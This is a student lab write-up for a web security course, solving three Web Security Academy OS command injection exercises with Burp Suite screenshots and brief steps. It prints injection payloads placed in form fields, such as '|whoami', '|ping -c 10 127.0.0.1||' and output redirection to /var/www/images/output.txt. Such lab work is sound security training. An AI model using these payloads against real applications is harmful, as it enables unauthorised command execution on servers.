



SLIIT

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Sri Lanka Institute of Information Technology

OS command injection

WD - Wednesday Group Submission

IE2062 – Web Security.


Submitted by:

IT22199508 – Athapaththu A.M.M.I.P

Date of submission

2024.02.28

OS command injection, simple case



OS command injection, simple case


https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId=1

Getting Started ASUS Software Portal MyASUS Software McAfee LiveSafe Autocloud Google Search

London Paris Milan London

Check stock

< Return to list



Burp Suite Community Edition v2023.12.15 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a8c005603b16a26827d1f0900210091.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a8c005603b16a26827d1f0900210091.web-security-academy.net
3 Cookie: session=005603b16a26827d1f0900210091
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 21
11 Origin: https://0a8c005603b16a26827d1f0900210091.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 productId=1&storeId=2
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1


Request headers 17

Event log (7) All issues


Memory: 137.0MB

2:06 PM 2/28/2024

- Open burp suit and use intercept on and get RAW code ten send it to the repeater.



- After, change last row as “productId=1&storeId=2|whoami”



- Then you send it, you'll receive the lab solved message.

Blind OS command injection with time delays

Web Security Academy Blind OS command injection with time delays LAB Not solved

Back to lab description »

Home | Submit feedback

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Your Virtual Journey Starts Here ★★☆☆☆ \$66.07 View details

Pet Experience Days ★☆☆☆☆ \$75.46 View details

Picture Box ★★★★★ \$55.56 View details

AbZorba Ball ★☆☆☆☆ \$68.61 View details

Submit feedback

Name: sfsdfsf


Email: sfsdfsf@gmail.com

Subject: sfsdf

Message: sfsdfsfsdf

Submit feedback

- Go to the page and fill the feed back details.



- Then open the burp suit interceptor and send the feed back. Then, you'll receive the RAW code.

Target: <https://0a8c005103be3f75805d94fe00b0014.web-security-academy.net> HTTP/2

Request

```

1 POST /feedback/submit HTTP/2
2 Host: 0a8c005103be3f75805d94fe00b0014.web-security-academy.net
3 Cookie: session=31d0c0a7b70e75b85f5bPtaIpT0a
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 113
10 Origin: https://0a8c005103be3f75805d94fe00b0014.web-security-academy.net
11 Referer: https://0a8c005103be3f75805d94fe00b0014.web-security-academy.net/feedback
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 csrf=x4cSj0a8AbCv7bhequmgn09Sh1BAfzname=sfdedfemail=x|ping+-c+10+127.0.0.1||
  &subject=sdfsdffmessage=sdfsdffsdf

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
7 }

```

Inspector

Selection: 25 (0x19)

Selected text: x|ping+-c+10+127.0.0.1||

Decoded from: URL encoding

x|ping -c 10 127.0.0.1||

Request attributes: 2

Request query parameters: 0

Request body parameters: 5

Request cookies: 1

Request headers: 17

Response headers: 3

Event log (10) All issues

Blind OS command injection with time delays

LAB Solved

Congratulations, you solved the lab!

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Submit feedback

Name:

Email:

Subject:

Message:

- Edit the RAW code as given solution in email part like “x|ping+-c+10+127.0.0.1||”.
- Then you send it, you'll receive the lab solved message.

Blind OS command injection with output redirection

Web Security Academy > OS command injection > Lab

Lab: Blind OS command injection with output redirection

PRACTITIONER



Not solved



This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:



```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.



ACCESS THE LAB



1 x +

Send Cancel < >

Target: https://0a8800e703ba46938083e41300bb

Request

Pretty Raw Hex

1 POST /feedback/submit HTTP/2

2 Host: 0a8800e703ba46938083e41300bb00eb.web-security-academy.net

3 Cookie: session=4MHysevBUCW3lt3BsD9Dai0hKQ9EGf4

4 Content-Length: 98

5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"

6 Sec-Ch-Ua-Platform: "Windows"

7 Sec-Ch-Ua-Mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36

9 Content-Type: application/x-www-form-urlencoded

10 Accept: */*

11 Origin: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/feedback

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: en-US,en;q=0.9

18 Priority: u=1, i

19

20 csrf=nTjxkrQdxJ278A6CaKvSFuAPtSu5mgdq&name=tom&email=tom40@gmail.com|whoami>/var/www/images/output.txt||&subject=helloooo&message=test

Response

Pretty Raw Hex Render

Ready

Event log (7) All issues

1 x +

Send Cancel < >

Target: https://0a8800e703ba46938083e41300bb0

Request

Pretty Raw Hex

1 POST /feedback/submit HTTP/2

2 Host: 0a8800e703ba46938083e41300bb00eb.web-security-academy.net

3 Cookie: session=4MHysevBUCW3lt3BsD9Dai0hKQ9EGf4

4 Content-Length: 135

5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"

6 Sec-Ch-Ua-Platform: "Windows"

7 Sec-Ch-Ua-Mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36

9 Content-Type: application/x-www-form-urlencoded

10 Accept: */*

11 Origin: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/feedback

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: en-US,en;q=0.9

18 Priority: u=1, i

19

20 csrf=nTjxkrQdxJ278A6CaKvSFuAPtSu5mgdq&name=tom&email=tom40@gmail.com|whoami>/var/www/images/output.txt||&subject=helloooo&message=test

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2


5

6 (

7)

Done

Event log (7) All issues



Blind OS command injection with output redirection

LAB Solved

WebSecurity Academy

Back to lab description >>

Congratulations, you solved the lab!

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Poo Head - It's not just an insult anymore.

★★★★★

\$59.78

